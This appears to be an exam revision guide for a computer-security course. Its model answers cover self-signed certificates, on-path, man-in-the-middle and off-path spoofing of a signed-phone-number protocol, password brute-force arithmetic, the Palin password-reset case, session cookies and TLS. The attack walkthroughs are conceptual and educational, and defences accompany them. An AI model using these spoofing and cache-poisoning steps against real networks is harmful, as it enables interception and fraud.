What a self-signed certificate is. One where **Subject = Issuer**: the site has signed its own key with its own private key. It is the circular problem in its purest form — the certificate asserts "this key belongs to shop.com" and is vouched for by … that same key. **Anyone in the world can generate such a certificate for any domain in about two seconds.** It therefore carries zero evidence of identity.

Why that is dangerous when money is involved:

1. **No authentication, so encryption is worthless.** This is the central point. An attacker on your network — a rogue café Wi-Fi access point, ARP spoofing on a LAN, DNS spoofing, a compromised router — intercepts your connection and presents *his own* self-signed certificate. Your browser shows a warning; if you click through (and users trained by this site will click through), you establish a perfectly encrypted TLS channel **to the attacker**. You have a completely private conversation with someone whose identity you have no way to check. **Encryption without authentication does not give you security — it gives you a secure channel to an unknown party.** This is the exact same failure as unauthenticated Diffie–Hellman (Topic 2).

2. **Everything sensitive flows to the attacker** — card number, CVV, billing address, password, session cookie. He can also modify the traffic: change the delivery address, change the amount, inject malicious content into the page.
3. **No third party ever verified anything.** With a CA-issued certificate, at least someone confirmed the operator controls the domain and keeps records. With self-signed, nobody checked whether "shop.com" is the real merchant, a typosquatter, or a fraud site — there is no accountability and no recourse after a dispute.
4. **No revocation path.** If the site's private key is stolen, there is no CA to revoke the certificate. No CRL entry, no OCSP response, nothing tells your browser to stop trusting it. The compromise is permanent.
5. **It trains users to click through certificate warnings.** Arguably the worst long-term harm: the warning is the one signal that would have caught a genuine attack on *some other* site. A merchant who normalises dismissing it is degrading the user's security everywhere.
6. **It signals poor operational security generally.** CA certificates have been free and automatable since Let's Encrypt launched in 2016. A payment site that has not bothered with a basic, free, well-documented step has probably not bothered with input validation, patching, or PCI-DSS compliance either — and PCI-DSS in fact **prohibits** self-signed certificates for payment pages.

When self-signed *is* acceptable (worth a mark for nuance): inside a closed system where you distribute the certificate **out-of-band** and **pin** it — internal corporate services, IoT device provisioning, a mobile app that ships with its server's certificate embedded. In those cases you have supplied your own trust anchor by another route, which is exactly what a public shopping site cannot do for an anonymous customer who has never visited before.

Q 2023–24, Q1(c) — 15 marks

ARTBot joins a new local network with many users. CSBot is on the local network, but ARTBot doesn't know CSBot's phone number. ARTBot wants to learn CSBot's phone number using the following protocol: (1) ARTBot broadcasts a request asking what CSBot's phone number is. (2) CSBot sends a response to ARTBot with its phone number, its public key, and a signature on its phone number. (3) When ARTBot receives this data, it uses the public key to verify the signature on the phone number, then caches the data. Suppose you are an attacker in the local network and want to trick ARTBot into believing CSBot's phone number is a value set by you. Organize the attack if you are an (i) on-path attacker, (ii) man-in-the-middle attacker, and (iii) off-path attacker. Also analyze a possible defense.

SOLUTION

THE FLAW — STATE THIS FIRST, IT DRIVES EVERY PART OF THE ANSWER

ARTBot verifies the signature using **a public key that arrived in the very same unauthenticated message**. That is **self-certification**, and it proves exactly one thing: *whoever composed this message owns the private key matching the public key they also enclosed.* It does **not** prove that party is CSBot. **There is no trust anchor**, so the signature is decorative. Any attacker can run `KeyGen()`, obtain a fresh (PK_M, SK_M), sign any phone number they like, and produce a message that passes verification perfectly. Signatures relocate the trust problem onto the public key; only an anchor terminates the regress.

(i) On-path attacker — can observe traffic and inject packets, but cannot block or modify CSBot's genuine reply.

1. Pre-generate a keypair (PK_M, SK_M) and choose the fake number N_M, and pre-compute $sig_M = Sign(SK_M, N_M)$ **before the attack**, so no time is lost later.
2. Observe ARTBot's broadcast in step 1 (you are on-path, so you see it as it goes past).

3. Immediately transmit $\{N_M, PK_M, sig_M\}$ to ARTBot.
4. **Win the race.** You have a decisive advantage: your response is precomputed and sent the instant the request appears, whereas CSBot must receive, parse, look up and *sign* before replying — a signature is an expensive modular exponentiation. You may also be topologically closer.
5. ARTBot verifies your signature against your enclosed PK_M — it checks out — and **caches** it (step 3 of the protocol).

   The genuine response from CSBot arrives later and is discarded as a duplicate for an already-satisfied request. **Poisoning succeeds and persists for the cache lifetime.**

(ii) Man-in-the-middle attacker — can additionally modify and drop traffic. Strictly easier; no race at all.

1. Intercept ARTBot's broadcast.
2. Intercept CSBot's genuine response and **drop it**.
3. Substitute $\{N_M, PK_M, Sign(SK_M, N_M)\}$.
4. ARTBot verifies and caches. Success is **deterministic**, not probabilistic.

Optionally keep relaying subsequent traffic between the two so that neither side notices anything wrong, and you retain a read/write position — the identical structure to the Diffie–Hellman MITM of Topic 2, and for the identical reason: an unauthenticated key exchange.

(iii) Off-path attacker — cannot see the traffic at all, so must attack **blind**. This is the hard case and where the marks are.

- **Blind injection.** You know the protocol format, so you can construct a perfectly valid-looking response. What you cannot see is *when* ARTBot asks and what unpredictable fields the request carried. So you flood ARTBot with unsolicited/forged responses and hope one lands while a request is outstanding and before CSBot's genuine reply arrives.
- **What determines success:** the entropy of any fields you must guess — a transaction ID, a source port, a nonce — and the width of the timing window. **As specified, this protocol has no such fields at all**, so a blind guess needs to get only the timing right. That makes it trivially poisonable — structurally identical to **DNS cache poisoning against a resolver with no source-port randomisation**.
- **Force the window (the Kaminsky technique).** Rather than waiting for ARTBot to ask about CSBot on its own, *induce* the lookup at a moment you choose — get ARTBot to contact CSBot somehow — then fire your flood into the window you created. Repeat until one lands.
- **Persistence amplifies it:** because step 3 **caches**, a single success is permanent for the cache's lifetime. You need to win once, ever.

Defenses. The fix must supply the missing trust anchor and the missing freshness.

1. **Certificates — the real fix.** CSBot's public key must be carried in a **certificate signed by a CA** whose public key ARTBot *already* holds (pre-provisioned at manufacture or by network enrolment). ARTBot then validates the chain up to that anchor *before* trusting the enclosed key. The attacker's freshly-generated keypair now fails at the chain step, because he cannot get a CA to certify "PK_M belongs to CSBot". **This defeats (i), (ii) and (iii) completely.**
2. **Bind the identity into the signed data.** Sign $\{$"CSBot" ‖ phone number ‖ nonce ‖ timestamp$\}$, not the number alone — otherwise a signature is unbound and replayable into another context.
3. **Add freshness.** ARTBot includes a large random **nonce / transaction ID** in its broadcast, and the response must echo it inside the signed data. This alone makes the **off-path** attack infeasible (the attacker must now guess the nonce) and blocks replay of old responses.

4. **Do not accept first-response-wins.** Collect responses for a short window and flag conflicts, or require agreement, instead of caching the first plausible answer. This removes the on-path attacker's race advantage.
5. **TOFU with change alerts**, if no PKI is feasible: cache on first contact and warn loudly if CSBot's key ever changes (the SSH model). Weaker — it only helps if the first contact was clean — but far better than nothing.
6. **Bound the cache lifetime** so that a successful poisoning expires rather than persisting indefinitely, and re-verify periodically.

The one-sentence lesson: a signature verified with a key that came from the same untrusted message proves nothing. **Authentication requires something you trusted beforehand.**

TOPIC 8 — MEDIUM-HIGH PRIORITY

Password Hashing, Salts, Slow Hashes & Brute-Force Maths

Asked 3 times Lecture 8 · Textbook Ch. 14

The concept, in plain English

The server must be able to check your password without storing anything that would let someone recover it.

- **Bad idea #1 — store the passwords.** One breach and the attacker has everyone's password (and, because people reuse passwords, their accounts everywhere else too).
- **Bad idea #2 — encrypt the passwords.** The server needs the decryption key to check logins, so the key lives on the same machine. The attacker steals the file *and* the key.
- **The answer — store H(password).** Hashing is **deterministic** (so verification works) and **one-way** (so the file is not a list of passwords). To verify, hash what the user typed and compare.

Attack 1: the hash file is still attackable

- Hashes are deterministic, so **two users with the same password get the same hash** — the attacker immediately sees who shares passwords, and which passwords are popular.
- **Dictionary attack:** hash a list of common passwords once, then look for matches.
- **Rainbow tables:** a precomputation technique that trades memory for time, making bulk reversal of unsalted hashes dramatically cheaper.

Defense 1 — salting

A **salt** is a **random, unique, public** value stored per user. Store `(username, salt, H(password || salt))`. To verify, look up the salt, recompute, compare. Salts are **not secret** — think of them like IVs or nonces; they just have to be long and unique.

> ANALOGY — AND THE COMPLEXITY ARGUMENT
>
> Without salt, the burglar makes **one** set of master keys and tries it on every door in the building. With salt, **every door has a differently-shaped lock**, so he must build a fresh set of keys for each one.

```
Let M = number of possible passwords, N = number of users in the database.

  Unsalted:  hash all M candidate passwords ONCE, then look up all N users   →  O(M + N)
  Salted:    hash all M candidates separately FOR EACH user's salt           →  O(M · N)
```

> Precomputation (and therefore rainbow tables) is destroyed: the attacker cannot start work until he has the salt, which he only gets after the breach.

Defense 2 — slow hashes

Cryptographic hashes such as SHA-256 are deliberately **fast** — they are built to checksum a 1 GB file quickly. That is exactly wrong for passwords. Password hashes should be deliberately **slow**:

- A legitimate user submits a handful of guesses and will not notice the difference between 0.0001 s and 0.1 s.

- An attacker must compute **millions to billions** of hashes, so a 1000× slowdown multiplies his cost by 1000.
- **Important nuance for the exam:** this does **not change the asymptotic difficulty** of the attack. It adds a large **constant factor** — which is nonetheless decisive in practice.

PBKDF2 (Password-Based Key Derivation Function 2) is the course's example. Settings: an underlying pseudorandom function (e.g. HMAC-SHA256), desired output length n, and an **iteration count** (higher = slower). Inputs: the password and the salt. Output: an n-bit random-looking string — essentially **HMAC applied ~10,000+ times**. Benefits (assuming a strong password): it derives an arbitrarily long string, which can be used directly as a symmetric key, to seed a PRNG, or to generate a keypair. Its limitation is that it is slow but **not memory-hard**, so GPUs and ASICs parallelise it well — which is why **scrypt** and **Argon2**, which deliberately consume a lot of memory, are preferred today.

Offline vs online attacks — different threats, different defenses

	Offline attack	Online attack
What happens	The attacker steals the password file and does all the computation **himself**, on his own hardware.	The attacker interacts with the live service, trying passwords at the login form — **forcing the server** to do the hashing.
Throughput	Enormous — unlimited parallelism across GPU/ASIC farms, no rate limit, no logging, no time pressure.	Small — a few tries per second, network-bound, no parallelism, and every attempt is visible in the logs.
Defenses	**Salt** every password and use a **slow hash**. And because the attacker's budget is so large, the user needs a genuinely strong password — 7 or more random words.	**Rate limiting**, **timeouts** / exponential backoff, account lockout, CAPTCHA, 2FA, alerting.

Past exam questions & solutions

Q 2022–23, Q2(a) — 12 marks

Consider a password policy that requires uppercase, lowercase, numeric and special characters. The minimum password length is 10 characters. In addition, users are forced to change their passwords every month. At least how many passwords per second should an attacker brute force to crack a user credential? Show necessary calculations.

SOLUTION

State your assumptions first — the examiner expects this, because the special-character count is not specified.

```
Assumptions
  uppercase letters      A–Z                    =  26
  lowercase letters      a–z                    =  26
  digits                 0–9                    =  10
  special characters     printable ASCII punct. =  32
                                       total C =  94

  password length L = 10 (the minimum – the attacker searches this space first)
  password lifetime  = 1 month; the attack must finish within it
```

Step 1 — size of the search space.

$$N = C^L = 94^{10}$$

$$94^2 = 8{,}836$$
$$94^4 = 8{,}836^2 \approx 7.8075 \times 10^7$$
$$94^5 = 94^4 \times 94 \approx 7.3390 \times 10^9$$
$$94^{10} = (94^5)^2 \approx \mathbf{5.3862 \times 10^{19}} \quad (\approx 2^{65.5}, \text{ i.e. about 65.5 bits of entropy})$$

Step 2 — the time budget.

$$1 \text{ month} = 30 \text{ days} \times 24 \text{ hours} \times 3600 \text{ seconds} = \mathbf{2{,}592{,}000 \text{ s}} \quad (\approx 2.592 \times 10^6 \text{ s})$$

Step 3 — the required rate. To be *guaranteed* to crack the password before it is changed, the attacker must exhaust the whole space within the month:

$$R = N / t = 5.3862 \times 10^{19} / 2.592 \times 10^6$$

$$\blacktriangleright\ R \approx \mathbf{2.08 \times 10^{13}} \textbf{ passwords per second} \quad (\approx 20.8 \text{ trillion per second})$$

If the attacker only needs a **50% chance** of success, half the space suffices on average:

$$R_{avg} = N / (2t) \approx \mathbf{1.04 \times 10^{13}} \textbf{ passwords per second}$$

Interpretation (worth marks — do not stop at the number).

- A high-end GPU cracking rig manages roughly 10^{10}–10^{11} *fast unsalted* hashes per second (MD5, SHA-1). So this attack needs on the order of **200–2000 such rigs** — expensive, but well within reach of a nation-state or a large criminal operation, and easily rented from a cloud provider. **The password policy alone is therefore not sufficient.**
- If the site uses **PBKDF2 with 100,000 iterations**, attacker throughput drops by a factor of ~10^5, so the achievable rate falls to ~10^5–10^6/s — seven orders of magnitude short of what is required. **This is the point of the question:** the monthly rotation is only meaningful in combination with a salted, slow hash.
- The figure is also an **upper bound on attacker difficulty** in the pessimistic direction: real users do not choose uniformly from 94^{10}. They pick `Password@123` and `Summer2026!`, which satisfy every policy rule while having perhaps 30 bits of real entropy. A dictionary-and-rules attack finds those in minutes, regardless of this calculation.
- Forced monthly rotation is now considered **counterproductive** by NIST SP 800-63B, precisely because it pushes users toward predictable incremental patterns (`Pass1!` → `Pass2!`). Mentioning this shows you understand the policy, not just the arithmetic.

If you assume 95 printable characters instead of 94: $95^{10} \approx 5.987 \times 10^{19}$ → R ≈ 2.31×10^{13}/s. Either is acceptable provided you state the assumption.

Q 2019–20, Q2(b) — 12 marks

What is the number of 10-character passwords that could be constructed from a character set that includes all 128 characters in the ASCII character set? How long would it take an attacker to guess such a password, on average, if he could test a password every microsecond?

SOLUTION

Step 1 — the number of passwords.

$$N = 128^{10} = (2^7)^{10} = \mathbf{2^{70}}$$

$$2^{70} = 1{,}180{,}591{,}620{,}717{,}411{,}303{,}424 \approx \mathbf{1.18 \times 10^{21}}$$

► about 1.18 sextillion passwords, i.e. 70 bits of entropy

Step 2 — the attack rate.

$$1 \text{ password per microsecond} = 1 / (10^{-6} \text{ s}) = \mathbf{10^6 \text{ passwords per second}}$$

Step 3 — average time to guess. On average the attacker finds the password after searching **half** the space (each candidate is equally likely, so the expected position is N/2):

$$t_{avg} = N / (2 \times \text{rate})$$
$$= 1.1806 \times 10^{21} / (2 \times 10^6)$$
$$= \mathbf{5.903 \times 10^{14} \text{ seconds}}$$

Convert to years (1 year = 365.25 × 24 × 3600 ≈ 3.156×10^7 s):

$$t_{avg} = 5.903 \times 10^{14} / 3.156 \times 10^7$$

► $t_{avg} \approx \mathbf{1.87 \times 10^7 \text{ years} \approx 18.7 \text{ million years}}$

(worst case, exhausting the entire space: $3.74 \times 10^7 \approx 37.4$ million years)

Interpretation — and the caveats that earn full marks.

- 18.7 million years makes brute force look impossible. **It is not, in reality**, and the gap between the two is the real lesson of the question.
- **Real passwords are not uniform.** The calculation assumes all 128^{10} strings are equally likely. Human-chosen passwords cluster heavily on dictionary words, names, dates and keyboard patterns, so the *effective* entropy of a user-chosen 10-character password is far closer to **30 bits** (~10^9 candidates) than to 70. At 10^6/s that is about **17 minutes** — not 18.7 million years. This is precisely why dictionary attacks are used in preference to brute force.
- **The rate is unrealistically low.** One guess per microsecond describes a single slow machine. A modern GPU rig does 10^{10}–10^{11} fast hashes per second — four to five orders of magnitude more — and ASIC/cloud farms scale further.
- **Which attack is it?** Since the attacker is computing hashes at will, this is an **offline** attack, so the defenses are salting and a slow hash. Had it been an online attack, rate limiting would cap him at a few attempts per second regardless of his hardware.
- Also note that not all 128 ASCII characters are typeable or permitted (control characters, NUL), so the real character set is nearer 95, giving $95^{10} \approx 6 \times 10^{19}$ — about 20× smaller.

Q 2019–20, Q1(c) — 11 marks

During the 2008 U.S. Presidential campaign, hackers gained access to the email account of Vice Presidential candidate Sarah Palin. Their attack involved tricking the mail system to reset Palin's password, claiming it was really Palin who had forgotten her password. The system asked the hackers a number of personal questions regarding Palin's identity, including her birthday, zip code and a few personal security questions — all of which the hackers were able to answer using data available on the Internet. What kind of attack was it? Also, what degree of security is provided by a password reset feature such as this?

SOLUTION

What kind of attack was it?

- Fundamentally a **social-engineering / impersonation attack** against the **account-recovery (password-reset) mechanism** — often classified as **pretexting**. The attacker assumed the identity of the legitimate owner by satisfying the system's identity checks.
- More precisely, it exploited **low-entropy knowledge-based authentication**: the "security questions" were the real authenticator, and their answers were public information.
- It is an **online** attack that required **no cryptanalysis at all** — no hash cracking, no brute force, no exploit. The password was never broken; the system was simply *persuaded to replace it*. This is the essence of attacking the weakest link rather than the strongest.

What degree of security does such a reset feature provide? Very little — and it caps the security of the whole account.

- **The account's real strength is the minimum of all authentication paths:**

  ```
  security(account) = min( strength of password , strength of reset mechanism )
  ```

  A 20-character random password stored in a password manager is worth nothing if *"What is your mother's maiden name?"* opens a second door. The reset path **becomes the attack surface** — and it is the path attackers actually take.
- **Security-question answers have very low entropy.** They are drawn from small, guessable sets: birthdays (~365 × a plausible year range), zip codes (a few thousand), high schools in a district, pet names, mothers' maiden names. Often just a few thousand to a few million possibilities — and frequently far fewer once you know roughly where someone grew up.
- **They are public, not secret.** This was the decisive factor for Palin: as a public figure and sitting governor, her birthday and zip code were on Wikipedia and in news coverage. For ordinary users, social media, voter rolls, data brokers and previous breaches supply the same information. **An "authenticator" that is published is not an authenticator.**
- **They cannot be rotated.** You can change a compromised password; you cannot change your mother's maiden name or your date of birth. Once disclosed, the credential is permanently burned.
- **They are reused across sites**, so one breached site's answers unlock accounts everywhere else.
- **Usability pushes them to be weak.** Answers must be memorable years later, which is precisely what makes them guessable — the same tension as with passwords, but without even the option of a password manager (unless you deliberately store random strings, which the 2023–24 paper points out can then be socially engineered around by claiming *"I just put in some nonsense for that question"*).

Better designs: send a **short-lived, single-use token out-of-band** to a pre-verified channel (email or SMS) rather than asking questions; require **2FA** (TOTP or a hardware key) for resets; treat any security-question answers as high-entropy random strings kept in a password manager; impose a **delay** plus a **notification** to the legitimate owner so an illegitimate reset can be cancelled; rate-limit and log reset attempts; and train support staff, since a human representative is itself a bypassable check.

Related question: the 2022–23 paper (Q8(b)) asks whether SMS-based 2FA is effective against phishing. Short answer: it is a large improvement over a password alone, but it is **not** phishing-proof — a real-time relay ("adversary-in-the-middle") phishing page simply asks the victim for the code and uses it immediately, and SMS is additionally vulnerable to SIM-swap and SS7 interception. Phishing-resistant 2FA means **FIDO2 / WebAuthn**, where the authenticator signs a challenge bound to the *origin*, so a look-alike domain cannot obtain a usable response.

TOPIC 9 — MEDIUM PRIORITY

Session Authentication and Session Tokens

Asked 2 times Lecture 10

The concept, in plain English

A **session** is a sequence of requests and responses associated with the same authenticated user. The naive way to authenticate each one is to retype your username and password every time — correct, but unusable. So instead the server issues a **session token**: a secret value that stands in for the password for the rest of the session.

> ANALOGY — THE CONCERT WRISTBAND (FROM THE LECTURE)
>
> The first time you enter the venue you present your **ticket and ID**, the doorperson checks them, and you receive a **wristband**. When you step out for air and come back, you just show the wristband — no ticket, no ID. The wristband is the session token: cheap to check, and it stands in for the expensive credential.
>
> **And the security consequence is immediate:** anyone who cuts off your wristband and wears it *is* you, as far as the door staff are concerned. They never re-check your ID. That is session hijacking.

How it works with cookies

1. **First request:** you send your username and password. If valid, the server generates a random session token, **associates it with your user id server-side** (`sessionid=09c3ad…9f ⇔ userid=daw`), and returns it in a `Set-Cookie` header.
2. **Future requests:** the browser remembers the domain that set the cookie and **automatically attaches it** to every matching request. The server looks up the token and knows who you are. No re-entry of credentials.
3. **Logout or timeout:** both browser and server delete the token.

Note that session tokens are just *one* use of cookies — cookies can hold any cross-request state (dark mode, language, a shopping cart).

Security requirements, and the right cookie attributes

If an attacker steals your session token, they are you — they attach it to their own requests and the server cannot tell the difference. Hence:

Attribute	Set it to	Why
Value	Long, from a CSPRNG	Must be unguessable. Never a counter, a username, a timestamp, or anything derived predictably — otherwise an attacker forges tokens without stealing any.
Domain / Path	As narrow as possible	Only send it on requests that actually need authentication, e.g. `mail.google.com` and `/` — not a whole shared parent domain where a sibling subdomain could receive it.
Secure	`True`	Never transmit the token over plain HTTP, where a network eavesdropper would capture it.
HttpOnly	`True`	JavaScript cannot read it, so an XSS bug cannot exfiltrate it via `document.cookie`. (It can still *use* the session — see Topic 5(ii).)

Expires	Short (e.g. 15 min)	Limits the window in which a stolen token is useful.
SameSite	`Lax` or `Strict`	Reduces CSRF exposure (Topic 6).

Past exam questions & solutions

Q 2020–21, Q5(a) — 15 marks

*Bob created a web app for a free streaming service. Eavesdropping is not an issue in this case. Therefore, he decides to use UDP and hence, cannot use TLS (and HTTPS). However, he needs to ensure data integrity, so that any other person cannot **impersonate** the sender and **alter** or **replay** his messages. How can you achieve this using Cookies? Explain your construction.*

SOLUTION

Step 1 — decompose the requirement. Three properties are demanded, and confidentiality is explicitly *not*:

Requirement	Cryptographic property	Tool
Cannot **impersonate** the sender	Authenticity	MAC (HMAC) — symmetric, fast, no PKI needed
Cannot **alter** messages	Integrity	
Cannot **replay** messages	Freshness	A monotonic counter / nonce **inside** the MAC

Since eavesdropping is not a concern, no encryption is needed — which is convenient, because a MAC is far cheaper than TLS and works fine over connectionless UDP.

Step 2 — the construction.

```
Server-side secret: a single master key K_master, known only to the server.

(A) Login (once, over an authenticated channel — see the caveat below)

   server generates:  sid = random 128-bit session id
                      exp = expiry timestamp
                      k   = HMAC(K_master, sid)          ← per-session MAC key, derived not
stored

   server sets the cookie:
       session = sid ‖ uid ‖ exp ‖ HMAC(K_master, sid ‖ uid ‖ exp)
                                   └──────────── authentication tag on the cookie itself
──────────┘
   and sends k to the client once.

(B) Every subsequent message m from the client

   client sends:   [ cookie ,  ctr ,  m ,  tag ]
                   where ctr = a strictly increasing counter (or timestamp ‖ nonce)
                   and   tag = HMAC( k , sid ‖ ctr ‖ m )

(C) Server processing, in this order

   1. parse the cookie; recompute HMAC(K_master, sid‖uid‖exp) and compare
         → rejects a forged or edited cookie.  Check exp has not passed.
   2. re-derive k = HMAC(K_master, sid)      ← no per-session storage required
   3. recompute HMAC(k, sid‖ctr‖m) and compare with tag (constant-time compare)
         → rejects a forged or altered message
   4. check ctr > highest ctr already accepted for this sid; then record it
         → rejects a replayed message
      (use a sliding window of recently-seen counters to tolerate UDP reordering/loss)
```

Step 3 — why each property holds.

- **Impersonation is prevented** because producing a valid `tag` requires k, and k is derived from the server's master key and was delivered only to the legitimate client. Forging an HMAC without the key contradicts its EU-CMA security. The self-authenticating cookie means the attacker cannot even mint a plausible session.
- **Alteration is prevented** because the tag covers m; any change to a single bit produces a different HMAC, and the attacker cannot recompute it.
- **Replay is prevented** because `ctr` is **inside** the MAC'd data, so it cannot be rewound or edited without invalidating the tag — and the server refuses any counter it has already accepted. **This is the part students most often omit:** a MAC alone stops forgery and tampering but is perfectly happy to validate a genuine old message replayed verbatim. Freshness must be added explicitly.

Step 4 — cookie attributes and caveats (state these for full marks).

- Set `HttpOnly=true`, a short `Expires`, and a tight `Domain`/`Path`. `Secure=true` is moot here since there is no TLS — which is itself a reason to keep the session lifetime short.
- **No confidentiality is provided**, by design. Everything, including m, travels in the clear, and an eavesdropper can still perform traffic analysis. The question explicitly permits this.

- **The bootstrap must be authenticated.** If the initial login and the delivery of k happen over an unauthenticated channel, a man-in-the-middle can simply sit in the middle from the start. In practice you do the login once over TLS, or pre-provision a shared secret — there is no way around needing *some* initial authentic channel.
- **Strictly, cookies are an HTTP mechanism.** Over raw UDP you are carrying the cookie's value as an application-layer field. That is fine — the construction, not the transport syntax, is what the question is testing. (What Bob is really rebuilding here is a lightweight DTLS.)
- Use a **constant-time comparison** for the tags, to avoid a timing side channel.

Q 2020–21, Q8(c) — 15 marks

Bob created a website where the authentication cookie expires after 1 year. If a user changes the password, it is updated in the database. Alice told Bob that while resetting the password he should reset the authentication cookie too. Explain the reason behind this suggestion.

SOLUTION

The core reason: the authentication cookie is an **independent credential in its own right**, not a cached copy of the password. Changing the password changes what is required to *obtain a new token*; it does nothing whatsoever to tokens that have **already been issued**. The server continues to recognise the old token and honour it — for up to a full year.

```
What the user believes:  "I changed my password, so anyone who had access is now locked out."
What actually happens:   the old session cookie still maps to the user's account and
                         still authenticates every request made with it.
                         The attacker never needs the new password at all.
```

Scenarios this breaks — give two or three:

1. **Post-compromise recovery fails (the critical one).** The overwhelmingly common *reason* someone changes a password is that they suspect it has leaked. But if the attacker already logged in and captured the session cookie — through XSS, sniffing on open Wi-Fi, malware, a shared computer, or shoulder-surfing — then the password change achieves **nothing except a false sense of safety**, while the attacker's session remains valid for the remainder of the year. The single action users take to recover from compromise is rendered ineffective.
2. **Shared and public machines.** A user logs in at a university lab or a cybercafé and forgets to log out. Later, from home, they change the password believing that settles it. The lab browser's cookie still works.
3. **Revoking access from a lost device or another person.** Ending access from a stolen phone, an old laptop, or an ex-partner's browser is impossible if sessions survive the password change — there is no other lever the user can pull.
4. **Session fixation.** If an attacker planted a session identifier in the victim's browser before login and the server never rotates it, changing the password does not dislodge the attacker's known token.
5. **A one-year lifetime is itself indefensible** for an authentication cookie. It maximises the value of a single stolen token and guarantees a huge population of live sessions at any moment.

What Bob should do instead.

- **Invalidate every existing session for that user** on password change — and also on password *reset*, email change, 2FA enrolment/removal, and an explicit "log out of all devices" control. Optionally keep alive only the session that performed the change, so the user is not logged out of the tab they are using.
- **Implementation, stateful:** keep a server-side session table keyed by user id and delete that user's rows.

- **Implementation, stateless** (for signed/JWT-style cookies where there is no session table): embed a `session_epoch` counter — or a prefix of the current password hash — inside the signed token, and bump it on every credential change. Every previously-issued token then fails validation automatically, with no server-side storage.
- **Shorten the lifetime:** a short absolute expiry (hours) plus a sliding idle timeout, with a separate, independently revocable "remember me" token if long-lived login is wanted.
- **Notify the user by email** when the password changes and when sessions are terminated, and show them a list of active sessions with device/IP so they can revoke individually.

The general principle to quote: *authentication happens once, but authorisation must be continuously revocable.* Any credential the server issues must have an invalidation path, or a security event cannot be recovered from.

TOPIC 10 — MEDIUM PRIORITY

Symmetric vs Public-Key Cryptography, and Hybrid Encryption

Asked 2 times Lecture 7

The cryptography roadmap (reproduce this table — it frames every crypto answer)

	Symmetric-key	Asymmetric-key (public-key)
Confidentiality	One-time pads; block ciphers with chaining modes (e.g. AES-CBC, AES-CTR)	RSA encryption; ElGamal encryption
Integrity & authentication	MACs (e.g. HMAC)	Digital signatures (e.g. RSA signatures, DSA)
Supporting machinery	Hash functions · pseudorandom number generators · public key exchange (Diffie–Hellman) · key management (certificates) · password management	

The full comparison table for the 2021–22 Q3(d) question is given in **Topic 1**, together with the "how the key roles invert in signatures" analysis. This chapter covers the **hybrid encryption** half.

Hybrid encryption

> ANALOGY — THE ARMOURED COURIER
>
> Public-key cryptography is an armoured courier with a police escort: extremely secure, and extremely expensive and slow. You would never ship a warehouse of goods that way. Instead you send **one small thing** by armoured courier — **the key to the warehouse** — and then move the goods through the ordinary fast, cheap logistics network that key unlocks.
>
> You get the *security* of the armoured courier (only the intended recipient can obtain the key) at the *speed* of ordinary freight.

Why it is necessary — three independent reasons:

1. **Size.** RSA can only encrypt M < N. A 2048-bit modulus means a payload of at most ~256 bytes, minus padding overhead. You cannot encrypt a video file with RSA.
2. **Speed.** Modular exponentiation on 2048-bit numbers is roughly **100–1000× slower** than AES, which additionally has dedicated CPU instructions (AES-NI). Asymmetric crypto simply does not work for bulk data.
3. **It is unnecessary.** All you actually need asymmetric crypto for is to solve the key-distribution problem — and a key is small.

Hybrid encryption

```
Enc(PK_B, M):
   1. generate a fresh random symmetric key  K            ← e.g. 256-bit AES key
   2. C_1 = Enc_asym(PK_B, K)                    ← small, slow, done once
   3. C_2 = Enc_sym(K, M)                          ← large, fast
   send (C_1, C_2)

Dec(SK_B, C_1, C_2):
   1. K = Dec_asym(SK_B, C_1)
   2. M = Dec_sym(K, C_2)
```

Almost every real cryptographic system uses hybrid encryption — TLS/HTTPS, PGP/GPG, S/MIME, Signal, SSH, encrypted disk and file formats. To send to several recipients, encrypt the *same* K separately under each recipient's public key and ship one copy of C_2.

Note the ElGamal connection: hashed ElGamal / ECIES (Topic 4) is hybrid encryption in its purest form — the DH shared secret B^r is hashed into a symmetric key which then encrypts the message with an authenticated cipher.

Q 2023–24, Q4(c)(i) — part of 15 marks

ClientHello and ServerHello are not encrypted or authenticated. Explain why a man-in-the-middle cannot exploit this. Consider both the Diffie-Hellman and RSA cases.

SOLUTION — INCLUDED HERE BECAUSE IT IS PURE TOPIC 1 + 7 + 10 MATERIAL APPLIED TO TLS

It is true that steps 1–2 of the handshake travel in the clear and carry no signature: the client sends a 256-bit random R_b plus its supported cipher suites, and the server replies with R_s plus the chosen cipher. A MITM can read and even modify them at the time. The reason this does not help him is that the handshake is **retroactively authenticated**, by two mechanisms working together.

(a) Only the genuine server can derive the session keys.

- **RSA case.** The client generates a premaster secret PS and sends `{PS}` encrypted under the **public key in the server's certificate**. Only the holder of the matching private key can recover PS. A MITM has no way to obtain it, so he cannot compute the cipher keys C_b, C_s or the integrity keys I_b, I_s, which are derived from (R_b, R_s, PS).
- **Diffie–Hellman case.** The server **signs** its DH parameters and share $\{g, p, g^a \bmod p\}$ with the private key corresponding to its certificate (the ServerKeyExchange step). A MITM who substitutes his own g^m cannot produce the matching signature, so the client rejects it. This is precisely the authenticated-DH fix from **Topic 2**.

In both cases, **the certificate is the trust anchor** that makes the unauthenticated hellos safe — which is why a compromised or improperly-validated certificate breaks TLS entirely (Topic 7).

(b) The Finished messages authenticate the whole transcript. At steps 7–8 each side sends `MAC(dialog, I)` — a MAC computed over the **entire handshake transcript so far**, using an integrity key derived from the premaster secret. So:

- If the MITM altered the ClientHello (e.g. stripping strong cipher suites to force a weak one — a **downgrade attack**), the client's view of the transcript and the server's view now differ, the two `Finished` MACs do not match, and **the handshake aborts before any application data flows**.

- The MITM cannot fix up the MACs, because he does not have the integrity keys — which brings us back to (a).

Additionally, the random nonces R_b and R_s feed into key derivation, so the session keys differ every time and a recorded handshake cannot be **replayed**.

Summary: the hellos are unauthenticated *at the moment they are sent*, but any tampering is detected a few steps later by the transcript MAC, and the attacker can never reach the point of producing a valid one because the certificate binds the key material to the real server. Confidentiality of the hellos is not required — they contain no secrets, only nonces and a cipher list.

TOPIC 11 — FOUNDATIONAL (NEVER ASKED ALONE, BUT UNDERPINS TOPICS 5–6)

Web Fundamentals and the Same-Origin Policy

0 direct questions Lecture 9

No past paper has asked about URLs, HTTP or the Same-Origin Policy as a standalone question — but every cookie, CSRF and XSS answer depends on this material, and "write short notes on…" questions can reach into it. Read this chapter once; do not over-invest.

Anatomy of a URL

```
http://safebank.com:81/california/account?id=10#statement
└──┘   └─────────┘└┘└──────────────────┘└─────┘└──────┘
Protocol   Domain   Port      Path        Query   Fragment
```

Part	Where	What it does
Scheme / Protocol	Before the double slashes	Which Internet protocol retrieves the data — `http` (unencrypted) or `https` (encrypted).
